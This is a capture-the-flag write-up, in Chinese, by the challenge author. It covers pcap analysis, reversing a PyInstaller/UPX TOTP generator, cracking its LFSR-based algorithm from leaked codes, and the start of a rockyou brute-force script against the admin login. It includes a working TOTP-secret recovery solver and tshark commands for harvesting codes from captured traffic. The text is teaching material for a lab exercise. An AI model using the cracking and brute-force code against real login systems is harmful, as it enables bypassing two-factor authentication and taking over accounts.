MiscEverythingUp 出题人WriteUp by 圆周率

选手视角

先启动环境，看一看，发现似乎就是一个正常的博客，没什么有价值的

Misc（+一小点Web）部分- I

那就先看一下流量包，说不定会有线索

由于是服务器，筛选到`http`，然后翻一翻，一眼盯帧发现一个奇怪URL

http

No.	Time	Source	Destination	Protocol	Lengt	Info
1387	53.776378700	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	910	GET /friends/avatar/Lochad.jpg HTTP/1.1
1398	53.780251000	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	906	GET /friends/avatar/CQ.jpg HTTP/1.1
1438	53.783688100	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	9335	HTTP/1.1 200 OK (JPEG JFIF image)
1485	53.786245300	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	13832	HTTP/1.1 200 OK (JPEG JFIF image)
1496	53.797455200	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	1065	GET /images/favicon.ico HTTP/1.1
1498	53.802140900	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	341	HTTP/1.1 304 NOT MODIFIED
1510	80.807347100	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	1055	GET /@dm1n/Pa9e/7hat/n06ody/knovvs HTTP/1.1
1512	80.818497400	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	3945	HTTP/1.1 200 OK (text/html)
1518	80.837292100	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	1069	GET /static/js/jsencrypt.min.js HTTP/1.1
1520	80.839514100	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	346	HTTP/1.1 304 NOT MODIFIED
1529	80.846590300	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	898	GET /static/js/jsencrypt.min.js HTTP/1.1
1531	80.848776600	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	346	HTTP/1.1 304 NOT MODIFIED
1542	97.893539300	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	625	POST /@dm1n/Pa9e/7hat/n06ody/knovvs HTTP/1.1
1544	97.935926400	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP/JSON	448	HTTP/1.1 200 OK , JSON (application/json)
1555	106.865014800	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	625	POST /@dm1n/Pa9e/7hat/n06ody/knovvs HTTP/1.1
1557	106.868093000	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP/JSON	444	HTTP/1.1 200 OK , JSON (application/json)
1566	136.024686600	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	1175	GET /2025/11/04/%E5%B0%8F%E7%AB%99%E4%BF%AE%E8%A1
1579	136.028718900	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	12765	HTTP/1.1 200 OK (text/html)
1586	136.053548300	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	1107	GET /css/style.css HTTP/1.1
1594	136.055854100	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	1155	GET /images/logo.png HTTP/1.1
1596	136.055969800	localhost.sangfor.com.cn	localhost.sangfor.com.cn	HTTP	1072	GET /GIF%202025-11-4%2020-49-48.gif HTTP/1.1

`/@dm1n/Pa9e/7hat/n06ody/knovvs`（无人知道的管理页面），应该是解题关键，访问看一下




需要登录，要密码和TOTP，F12看一下，服务器还会提供一个nonce，拼在密码前，然后使用RSA加密，和TOTP一起POST到后端验证，返回json

由于RSA的不可逆性，我们无法恢复POST数据的密码，并且由于存在nonce，我们也不能发送截获的正确密码对应的密文来通过验证

随便填点东西试一下，返回的是TOTP错误，说明后端先验证TOTP，必须先解决TOTP问题

Reverse部分

下面分析`TOTP_App.exe`



发现是`pyinstaller`，使用`pyinstxtractor.py`解包

然后找到核心逻辑是`totp_app.pyc`，使用`pycdc`反编译时出错，可以使用`pycdas`反汇编然后手扣代码，不想手扣的就扔给D老师都行，还原得源码

```
import webview
import time
import ctypes
import os
import sys

def resource_path(relative_path):
    """返回资源的绝对路径，兼容 PyInstaller 打包"""
    if hasattr(sys, '_MEIPASS'):
        return os.path.join(sys._MEIPASS, relative_path)
    return os.path.join(os.path.dirname(__file__), relative_path)

dll_path = resource_path('crypto.dll')
if not os.path.exists(dll_path):
    raise FileNotFoundError('找不到 crypto.dll，请确保已通过 --add-data 打包')
```

```
try:
    crypto = ctypes.CDLL(dll_path)
except Exception as e:
    raise RuntimeError(f'加载 crypto.dll 失败: {e}')

TOTP_func = crypto.TOTP
TOTP_func.argtypes = [ctypes.c_char_p, ctypes.POINTER(ctypes.c_longlong), ctypes.c_char_p]
TOTP_func.restype = None

class Api:
    def get_totp_data(self, secret):
        if not secret:
            return {'current': None, 'remaining': 0, 'next': None}
        secret_bytes = secret.encode('utf-8')
        now = time.time()
        t_now = ctypes.c_longlong(int(now))
        out_buf = ctypes.create_string_buffer(8)
        TOTP_func(secret_bytes, ctypes.byref(t_now), out_buf)
        current_code = out_buf.value.decode('utf-8')
        remainder = now % 30
        remaining = 30 - remainder
        if remaining < 0.01:
            remaining = 0
        t_next = ctypes.c_longlong(int(now + 30))
        out_buf_next = ctypes.create_string_buffer(8)
        TOTP_func(secret_bytes, ctypes.byref(t_next), out_buf_next)
        next_code = out_buf_next.value.decode('utf-8')
        return {
            'current': current_code,
            'remaining': round(remaining, 2),
            'next': next_code
        }

if __name__ == '__main__':
    html_path = resource_path('index.html')
    if not os.path.exists(html_path):
        raise FileNotFoundError('找不到 index.html, 请确保已通过 --add-data 打包')
    api = Api()
    webview.create_window(
        'TOTP 生成器',
        'file://' + html_path,
        width=460,
        height=620,
        resizable=False,
        js_api=api
    )
    webview.start()
```

发现核心逻辑是通过`ctypes`加载的一个叫做`crypto.dll`的动态链接库，在解包文件中找到这个文件后就可以开始逆向了

扔进IDA，发现经过`upx`压缩，执行`upx -d crypto.dll`再丢进IDA，找到`TOTP`函数

```
__int64 __fastcall TOTP(char *a1, unsigned __int64 *a2, _BYTE *a3)
{
  char *v3; // r10
  unsigned __int64 v5; // rdx
  unsigned __int64 n10000000; // r8
  unsigned __int64 v7; // r9
  unsigned __int8 *v8; // rcx
  char v9; // al
  _BYTE *v10; // rsi
  char *v11; // r9
  unsigned int v12; // eax
  int v13; // ecx
  int v14; // edx
  unsigned int v15; // edx
  int v16; // eax
  __int64 result; // rax
  __time64_t v18; // rax
  unsigned __int8 v19; // [rsp+20h] [rbp-38h] BYREF
  char v20; // [rsp+21h] [rbp-37h] BYREF
  char v21; // [rsp+28h] [rbp-30h] BYREF
  _BYTE v22[40]; // [rsp+30h] [rbp-28h] BYREF

  v3 = a1;
  if ( a2 )
  {
    v5 = *a2;
  }
  else
  {
    v18 = time64(0LL);
    v3 = a1;
    v5 = v18;
  }
  n10000000 = 10000000LL;
  v7 = 123456789 * (v5 / 0x1E) % 0x5F5E100;
  v8 = &v19;
  do
  {
    v9 = *v3;
    ++v8;
    ++v3;
    v8[15] = v9 - 48;
    v8[23] = v7 / n10000000;
    v7 %= n10000000;
    *(v8 - 1) = v3[7] - 48;
    n10000000 /= 0xAuLL;
    v8[7] = v3[15] - 48;
  }
  while ( &v21 != (char *)v8 );
  v10 = a3;
  do
  {
    v11 = &v20;
    v12 = v19 * (unsigned int)v22[0] % 0xA;
```

```
55      do
56      {
57        v13 = (unsigned __int8)v11[16];
58        v14 = (unsigned __int8)*v11++;
59        v11[14] = v13;
60        v15 = v12 + v13 * v14 % 0xAu;
61        HIWORD(v16) = HIWORD(v15);
62        LOWORD(v16) = (unsigned __int8)v15 / 0xAu;
63        v12 = v15 - 10 * v16;
64      }
65      while ( v11 != v22 );
66      v22[15] = v12;
67      result = v12 + 48;
68      *v10++ = result;
69    }
70    while ( v10 != a3 + 6 );
71    a3[6] = 0;
72    return result;
73  }
```

逻辑还是比较清晰的，动调一下也是可以的，不想看的依旧扔给D老师

下面是D老师在反复挣扎后还原出了比较清晰的源码（需要反复抽卡/调优提示词，有这时间真不如自己分析了）

```c
#include <time.h>   // 用于 time() 函数

/**
 * 自定义动态验证码生成函数（非标准 TOTP）
 *
 * @param key       输入密钥，必须恰好是 24 个数字字符（例如 "123456789012345678901234"）
 * @param p_time    可选的时间计数器指针。若为 NULL，则自动使用当前系统时间
 * @param out_code  输出缓冲区，至少需要 7 个字节（6位数字 + 结尾的 '\0'）
 */
void custom_totp(const char *key, const unsigned long long *p_time, char *out_code) {
    // ------------------------------------------------------------
    // 1. 获取时间步长基准
    // ------------------------------------------------------------
    unsigned long long current_time;
    if (p_time == NULL) {
        current_time = (unsigned long long)time(NULL); // 当前 Unix 时间戳（秒）
    } else {
        current_time = *p_time;
    }

    // 每 30 秒为一个时间步长
    unsigned long long time_step = current_time / 30;

    // 用一个固定魔数（123456789）乘以步长，再对 1 亿取模，得到一个 0~99999999 的混合值
    unsigned long long mixed_value = (123456789ULL * time_step) % 100000000ULL;

    // ------------------------------------------------------------
    // 2. 初始化 32 字节内部状态（state）
    //    将密钥的数字按特定顺序重排，并插入 mixed_value 的 8 位数字
    // ------------------------------------------------------------
    unsigned char state[32];

    // divisor 用于依次提取 mixed_value 的千万位 ~ 个位
    unsigned long long divisor = 10000000ULL;
```

```
    for (int i = 0; i < 8; i++) {
        // 把密钥的第 8~15 位放到 state[0~7]
        state[i]      = (unsigned char)(key[8 + i]  - '0');

        // 把密钥的第 16~23 位放到 state[8~15]
        state[8 + i]  = (unsigned char)(key[16 + i] - '0');

        // 把密钥的第 0~7 位放到 state[16~23]
        state[16 + i] = (unsigned char)(key[i]      - '0');

        // 把 mixed_value 的 8 位数字按从高到低放到 state[24~31]
        state[24 + i] = (unsigned char)((mixed_value / divisor) % 10);
        divisor /= 10;
    }

    // ------------------------------------------------------------
    // 3. 执行 6 轮混淆，每轮生成一个 0~9 的数字
    // ------------------------------------------------------------
    for (int round = 0; round < 6; round++) {

        // 累加器的初始值: state[0] × state[16] 的个位数
        int accumulator = (state[0] * state[16]) % 10;

        // 内层循环: 将 state[17~31] 的数据搬运到 state[15~29],
        // 同时不断更新累加器，使其变成一个混合校验和
        for (int i = 1; i <= 15; i++) {
            int high_byte = state[i + 16]; // 取后半部分的数据
            int low_byte  = state[i];      // 取前半部分的数据

            // 把 high_byte 搬运到中间位置（覆盖旧数据）
            state[i + 14] = (unsigned char)high_byte;

            // 累加器累加: 新值 = (旧值 + high × low 的个位数) 的个位数
            accumulator = (accumulator + (high_byte * low_byte) % 10) % 10;
        }

        // 把本轮最终的累加器值存入 state 的最后一个字节
        state[31] = (unsigned char)accumulator;

        // 把数字 (0~9) 转成字符 '0'~'9' 存入输出
        out_code[round] = (char)(accumulator + '0');
    }

    // 在末尾添加字符串结束符，方便作为字符串使用
    out_code[6] = '\0';
}
```

★Reverse部分到此结束★

Crypto部分

现在分析这个TOTP算法，生成验证码的本质是一个LFSR（不知道为什么D老师好像把移位看成2了），以secret的前八位和hash过的时间拼在一起作为seed，secret的剩下16位作为mask，运行在mod 10上的一个LFSR，取生成的前六位数为TOTP

为了方便讨论，下面把secret前八位命名为 $h_i(i = 1...8)$ ，后十六位命名为 $m_i(i = 1...16)$ ，把hash过后的时间命名为 $t_i(i = 1...8)$ ，生成的TOTP命名为 $c_i(i = 1...6)$

列出一个TOTP的等式如下：

$$\begin{cases} h_1m_1 + h_2m_2 + h_3m_3 + h_4m_4 + h_5m_5 + h_6m_6 + h_7m_7 + h_8m_8 + t_1m_9 + t_2m_{10} + t_3m_{11} + t_4m_{12} + t_5m_{13} + t_6m_{14} + t_7m_{15} + t_8m_{16} = c_1 \\ h_2m_1 + h_3m_2 + h_4m_3 + h_5m_4 + h_6m_5 + h_7m_6 + h_8m_7 + t_1m_8 + t_2m_9 + t_3m_{10} + t_4m_{11} + t_5m_{12} + t_6m_{13} + t_7m_{14} + t_8m_{15} + c_1m_{16} = c_2 \\ h_3m_1 + h_4m_2 + h_5m_3 + h_6m_4 + h_7m_5 + h_8m_6 + t_1m_7 + t_2m_8 + t_3m_9 + t_4m_{10} + t_5m_{11} + t_6m_{12} + t_7m_{13} + t_8m_{14} + c_1m_{15} + c_2m_{16} = c_3 \\ h_4m_1 + h_5m_2 + h_6m_3 + h_7m_4 + h_8m_5 + t_1m_6 + t_2m_7 + t_3m_8 + t_4m_9 + t_5m_{10} + t_6m_{11} + t_7m_{12} + t_8m_{13} + c_1m_{14} + c_2m_{15} + c_3m_{16} = c_4 \\ h_5m_1 + h_6m_2 + h_7m_3 + h_8m_4 + t_1m_5 + t_2m_6 + t_3m_7 + t_4m_8 + t_5m_9 + t_6m_{10} + t_7m_{11} + t_8m_{12} + c_1m_{13} + c_2m_{14} + c_3m_{15} + c_4m_{16} = c_5 \\ h_6m_1 + h_7m_2 + h_8m_3 + t_1m_4 + t_2m_5 + t_3m_6 + t_4m_7 + t_5m_8 + t_6m_9 + t_7m_{10} + t_8m_{11} + c_1m_{12} + c_2m_{13} + c_3m_{14} + c_4m_{15} + c_5m_{16} = c_6 \end{cases}$$

其中红色的是未知但**固定**的量，绿色的是已知量，不难观察到有很多固定项，这些项在不同的leak的方程组做差时就会完全抵消，**将未知量从24个消减为13个，并且消去了所有二次项！** 由此，我们只需要13个方程->3组差分->4组leak就可以把这13个数的解限制在非常小的范围（如果是定义在GF上的，那就基本可以确定唯一解）

解出这13个未知量后，我们的方程组变成了这个样子：

$$\begin{cases} h_1m_1 + h_2m_2 + h_3m_3 + h_4m_4 + h_5m_5 + h_6m_6 + h_7m_7 + h_8m_8 = c_1 - \cdots \\ h_2m_1 + h_3m_2 + h_4m_3 + h_5m_4 + h_6m_5 + h_7m_6 + h_8m_7 = c_2 - \cdots \\ h_3m_1 + h_4m_2 + h_5m_3 + h_6m_4 + h_7m_5 + h_8m_6 = c_3 - \cdots \\ h_4m_1 + h_5m_2 + h_6m_3 + h_7m_4 + h_8m_5 = c_4 - \cdots \\ h_5m_1 + h_6m_2 + h_7m_3 + h_8m_4 = c_5 - \cdots \\ h_6m_1 + h_7m_2 + h_8m_3 = c_6 - \cdots \end{cases}$$

这是一个与时间无关的方程组，11个未知量却只有6个方程，所以会出现大量的解，这些解生成的TOTP都是一样的（时间无关），求出一个即可，现在不妨遍历 $m_1 \ldots m_3$ 的取值，就又把方程组化为线性方程组，由此可以求出一组符合要求的secret

下面是让D老师按照这个思路写的解题脚本（偷了一点懒，直接把myTOTP的源码给D老师了）

```
import random
import time as timeModule
from itertools import product


# ---------- 原 TOTP 相关代码 ----------
def mulSumMod(a, b, n):
    return sum(x * y for x, y in zip(a, b)) % n


def matMulMod(A, b, n):
    return [mulSumMod(a, b, n) for a in A]


class LFSR:
    def __init__(self, seed, mask, mod=10):
        self.length = min(len(seed), len(mask))
        self.seed = seed[:self.length]
        self.mask = mask[:self.length]
        self.mod = mod

    def __call__(self):
        self.seed = self.seed[1:] + [mulSumMod(self.seed, self.mask, self.mod)]
        return self.seed[-1]

    def genN(self, n):
        return [self() for _ in range(n)]


class myTOTP:
    def __init__(self, secret=None):
        if not secret:
            secret = ''.join(random.choices('1234567890', k=24))
        self.secret = list(map(int, str(secret).rjust(24, '0')))[-24:]
```

```
    def __call__(self, time=None):
        if not time:
            time = timeModule.time()
        window = int(time) // 30
        obfuscated = (window * 123456789) % 100000000
        timestamp = list(map(int, str(obfuscated).zfill(8)))
        head = self.secret[:8]
        mask = self.secret[8:]
        gen = LFSR(head + timestamp, mask)
        return ''.join(map(str, gen.genN(6)))

    def verify(self, code, time=None):
        return code == self(time)

    def looseVerify(self, code, time=None):
        if not time:
            time = timeModule.time()
        return any(self.verify(code, time + delta) for delta in [-30, 0, 30])


# ---------- 有限域 / 模 10 线性求解器 ----------
def gf_solve(A, b, p, all_solutions=False):
    """在 GF(p) 上解线性方程组，p = 2 或 5"""
    m, n = len(A), len(A[0]) if A else 0
    M = [row[:] + [b[i] % p] for i, row in enumerate(A)]

    row = 0
    pivot_cols = []
    pivot_row_of_col = {}

    for col in range(n):
        pivot = None
        for r in range(row, m):
            if M[r][col] % p != 0:
                pivot = r
                break
        if pivot is None:
            continue

        M[row], M[pivot] = M[pivot], M[row]
        inv = pow(M[row][col] % p, p - 2, p)
        M[row] = [(x * inv) % p for x in M[row]]

        for r in range(m):
            if r != row and M[r][col] % p != 0:
                fac = M[r][col] % p
                M[r] = [(M[r][i] - fac * M[row][i]) % p for i in range(n + 1)]

        pivot_cols.append(col)
        pivot_row_of_col[col] = row
        row += 1
        if row == m:
            break

    # 检查无解
    for r in range(row, m):
        if all(M[r][i] % p == 0 for i in range(n)) and M[r][n] % p != 0:
            return None

    is_pivot = [False] * n
    for c in pivot_cols:
        is_pivot[c] = True
    free_cols = [c for c in range(n) if not is_pivot[c]]
```

```
    # 特解
    sol = [0] * n
    for c in pivot_cols:
        sol[c] = M[pivot_row_of_col[c]][n] % p

    if not all_solutions:
        return sol, []

    # 零空间基
    basis = []
    for f in free_cols:
        vec = [0] * n
        vec[f] = 1
        for c in pivot_cols:
            r = pivot_row_of_col[c]
            vec[c] = (-M[r][f]) % p
        basis.append(vec)

    return sol, basis


def crt_pair(x2, x5):
    """x ≡ x2 (mod 2), x ≡ x5 (mod 5) => x (mod 10)"""
    # x = x2 + 2k, 2k ≡ x5 - x2 (mod 5)
    k = ((x5 - x2) % 5) * 3 % 5
    return (x2 + 2 * k) % 10


def solve_mod10_one(A, b):
    """返回模 10 线性方程组的一个特解，若无解返回 None"""
    A2 = [[x % 2 for x in row] for row in A]
    b2 = [x % 2 for x in b]
    res2 = gf_solve(A2, b2, 2, False)
    if res2 is None:
        return None
    sol2, _ = res2

    A5 = [[x % 5 for x in row] for row in A]
    b5 = [x % 5 for x in b]
    res5 = gf_solve(A5, b5, 5, False)
    if res5 is None:
        return None
    sol5, _ = res5

    return [crt_pair(sol2[i], sol5[i]) for i in range(len(sol2))]


def iter_mod10_solutions(A, b):
    """生成模 10 线性方程组的所有解"""
    A2 = [[x % 2 for x in row] for row in A]
    b2 = [x % 2 for x in b]
    res2 = gf_solve(A2, b2, 2, True)
    if res2 is None:
        return
    sol2, basis2 = res2

    A5 = [[x % 5 for x in row] for row in A]
    b5 = [x % 5 for x in b]
    res5 = gf_solve(A5, b5, 5, True)
    if res5 is None:
        return
    sol5, basis5 = res5
```

```
    n = len(sol2)

    x2_list = []
    for comb in product(range(2), repeat=len(basis2)):
        x = sol2[:]
        for i, base in enumerate(basis2):
            if comb[i]:
                for j in range(n):
                    x[j] = (x[j] + base[j]) % 2
        x2_list.append(x)

    for comb in product(range(5), repeat=len(basis5)):
        x5 = sol5[:]
        for i, base in enumerate(basis5):
            if comb[i]:
                for j in range(n):
                    x5[j] = (x5[j] + base[j]) % 5

        for x2 in x2_list:
            yield [crt_pair(x2[j], x5[j]) for j in range(n)]


# ---------- 时间戳转换 ----------
def time_to_digits(t):
    window = int(t) // 30
    obf = (window * 123456789) % 100000000
    return [int(c) for c in str(obf).zfill(8)]


# ---------- 核心破解 ----------
def build_diff_equations(samples):
    """
    samples: [(timestamp_int, code_str), ...]
    通过差分构造只含 mask[3:16] 的线性方程组
    """
    A, b = [], []
    ref_t, ref_code = samples[0]
    ref_td = time_to_digits(ref_t)
    ref_cd = [int(c) for c in ref_code]

    for t, code in samples[1:]:
        td = time_to_digits(t)
        cd = [int(c) for c in code]

        d = [(td[i] - ref_td[i]) % 10 for i in range(8)]
        e = [(cd[i] - ref_cd[i]) % 10 for i in range(6)]

        # v0: 前 8 位为 0, 后 8 位为时间戳差分
        v = [0] * 8 + d

        for r in range(6):
            # 只涉及 mask[3:16]
            coeff = v[3:16]   # length = 13
            rhs = e[r] % 10

            if any(coeff):
                A.append(coeff)
                b.append(rhs)
            else:
                if rhs != 0:
                    raise ValueError("差分方程出现矛盾, 请检查样本")

            # 利用观测到的输出差分更新状态
            v = v[1:] + [e[r]]
```

```
    return A, b


def solve_head(mask, samples):
    """
    给定完整的 16 位 mask，建立关于 8 位 head 的线性方程组并求解
    """
    A, b = [], []

    for t, code in samples:
        td = time_to_digits(t)
        cd = [int(c) for c in code]

        # 状态向量：每个分量用 8 个系数 + 常数表示
        coeffs = [[0] * 8 for _ in range(16)]
        const = [0] * 16

        # head 部分：前 8 个状态分量为变量
        for i in range(8):
            coeffs[i][i] = 1

        # timestamp 部分：后 8 个状态分量为常数
        for i in range(8):
            const[8 + i] = td[i] % 10

        for r in range(6):
            # 当前输出 = sum(mask[i] * state[i])
            pred_coeff = [0] * 8
            pred_const = 0

            for i in range(16):
                mi = mask[i] % 10
                if mi == 0:
                    continue
                for j in range(8):
                    pred_coeff[j] = (pred_coeff[j] + mi * coeffs[i][j]) % 10
                pred_const = (pred_const + mi * const[i]) % 10

            rhs = (cd[r] - pred_const) % 10
            A.append(pred_coeff[:])
            b.append(rhs)

            # 状态更新：next[0:15] = state[1:16]，next[15] = 当前输出
            new_coeffs = [[0] * 8 for _ in range(16)]
            new_const = [0] * 16
            for j in range(15):
                new_coeffs[j] = coeffs[j + 1][:]
                new_const[j] = const[j + 1]
            new_coeffs[15] = pred_coeff[:]
            new_const[15] = pred_const

            coeffs, const = new_coeffs, new_const

    return solve_mod10_one(A, b)


def crack_all(samples):
    """
    生成所有通过训练集验证的 secret
    """
    A, b = build_diff_equations(samples)
    for mask13 in iter_mod10_solutions(A, b):
        mask13 = [x % 10 for x in mask13]
```

```
        con = False
        for m0 in range(10):
            for m1 in range(10):
                for m2 in range(10):
                    mask = [m0, m1, m2] + mask13
                    head = solve_head(mask, samples)
                    if head is None:
                        continue
                    secret = ''.join(map(str, head + mask))
                    yield secret
                    con = True
                    break
                if con:
                    break
            if con:
                break


def crack(samples):
    """兼容旧接口，返回第一个有效 secret，若无则返回 None"""
    try:
        return next(crack_all(samples))
    except StopIteration:
        return None


# ---------- 测试 ----------
if __name__ == '__main__':
    # 生成真实 secret（模拟未知目标）
    real_secret = ''.join(random.choices('0123456789', k=24))
    print("真实 secret:", real_secret)

    totp_real = myTOTP(real_secret)
    now = int(timeModule.time())

    # 1. 收集训练样本（用于破解，建议 4~6 组即可）
    train_samples = []
    for i in range(6):   # 使用5组作为训练
        t = now + i * 30
        code = totp_real(t)
        train_samples.append((t, code))
        print(f"训练 Time: {t}, Code: {code}")

    # 2. 随机生成 10 个测试时间（避开训练时间，确保独立性）
    test_times = [now + 300 + i * 37 + random.randint(0, 10) for i in range(10)]
    test_codes_real = [totp_real(t) for t in test_times]

    # 3. 调用破解函数（假设 crack 返回一个候选 secret，内部可用任意策略）
    recovered = crack(train_samples)   # 注意：crack 函数内部不要再用验证集，或者仍可保留但最后外部验证为准

    if recovered is None:
        print("❌ 破解失败，未找到任何候选 secret")
    else:
        print("恢复的候选 secret:", recovered)
        totp_recovered = myTOTP(recovered)
        test_codes_rec = [totp_recovered(t) for t in test_times]

        # 4. 比较所有测试时间点的 TOTP 是否完全一致
        if test_codes_rec == test_codes_real:
            print("✅ 破解等效成功！在 10 个随机时间点上 TOTP 全部一致。")
        else:
            print("❌ 破解等效失败，候选 secret 在测试时间点上存在差异。")
```

★Crypto部分到此结束★

Misc部分-Ⅱ

有了理论支持，我们现在就有了方向：找到尽可能多的leak

下面先分析一下登录接口的返回值，按照特征筛选出流量包

```
http.request.full_uri contains "@" and http.response and json
```

查看json数据后，得出了API返回值的特点：

登录成功status为ok，redirect为当前页URL

登录失败status为error，message有失败原因

所以我们可以用除了返回`Invalid TOTP`的数据求解secret

下面就是用`tshark`导出流量

```
tshark -r captured.pcapng -Y 'http.request.full_uri contains "@" and http contains "POST" and !http.response'
-T json > requestpacket.json
tshark -r captured.pcapng -Y 'http.request.full_uri contains "@" and http.response and json and !(http
contains "TOTP")' -T json > successpacket.json
```

然后从导出的流量收集我们需要的字段，注意tshark导出的json会有重复字段，如果你要读取的数据不幸在重复字段中，可以向AI讨要一个合并对象的妙妙函数

```
import json
import time
from email.utils import parsedate_to_datetime

def custom_object_pairs_hook(pairs):
    """
    自定义钩子函数，处理JSON对象中的重复键。
    将重复键的所有值收集到一个列表中。
    """
    result = {}
    for key, value in pairs:
        if key in result:
            # 如果键已存在，将值转换为列表并追加
            if isinstance(result[key], list):
                result[key].append(value)
            else:
                result[key] = [result[key], value]
        else:
            result[key] = value
    return result

rp = json.load(open('requestpacket.json', encoding='utf-8'), object_pairs_hook=custom_object_pairs_hook)
sp = json.load(open('successpacket.json', encoding='utf-8'), object_pairs_hook=custom_object_pairs_hook)
data = []
for p in sp:
    date = p['_source']['layers']['http']['http.date']
    rqi = p['_source']['layers']['http']['http.request_in']
    rq = [p for p in rp if p['_source']['layers']['frame']['frame.number'] == rqi][0]
    totp = [''.join(map(lambda x: chr(int(x, 16)), i['data']['data.data'].split(':'))) for i in rq['_source']
['layers']['mime_multipart']['mime_multipart.part_tree'] if 'totp' in i['mime_multipart.header.content-
disposition']][0]
    if not any(d[1] == totp for d in data):
        data.append((int(parsedate_to_datetime(date).timestamp()), totp))
```

```
print(f'{data=!r}')
```

得到的数据就可以带入到上一阶段写的求解脚本里运行了，得到secret

★Misc部分到此结束★

Web部分

得到了TOTP secret，我们就可以通过TOTP这一关了，但是还有一个密码要解决，首先肯定是试一下SQL注入，发现好像没有注入点，那就要考虑爆破了，使用rockyou试一下（这里偷一下懒，用的我写的myTOTP源码，不想写一遍可以参考前面反编出来的代码用ctypes调用DLL）

```
import requests
import re
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
from crypto import myTOTP
import base64

pubkey = RSA.import_key('''-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnJf5UaOHqE6EzpboYSat
g8vg4QPfRUTEpMSKhrpZOsfPHNCb21pPOPyFLecfzkO71bpJOyDXWaGf+Z+MkMJg
eA9B9JI815Hexh18a/+al81YvX9Yfoxxludw86Kz/v/HBgK5F7sz/oWl6EOgrBNG
n85tQUWvDfvmaPefbIgNZTl6+wNyVa3NgF1mQZaXF1TIYH1Sva2jY7iUoLQ/m6D+
CrAKEslvTrFlsErAZZ5jVyjSgYpAKeuHFeYsTF3/PhshvEQvaqMKipPxvtNBWgvY
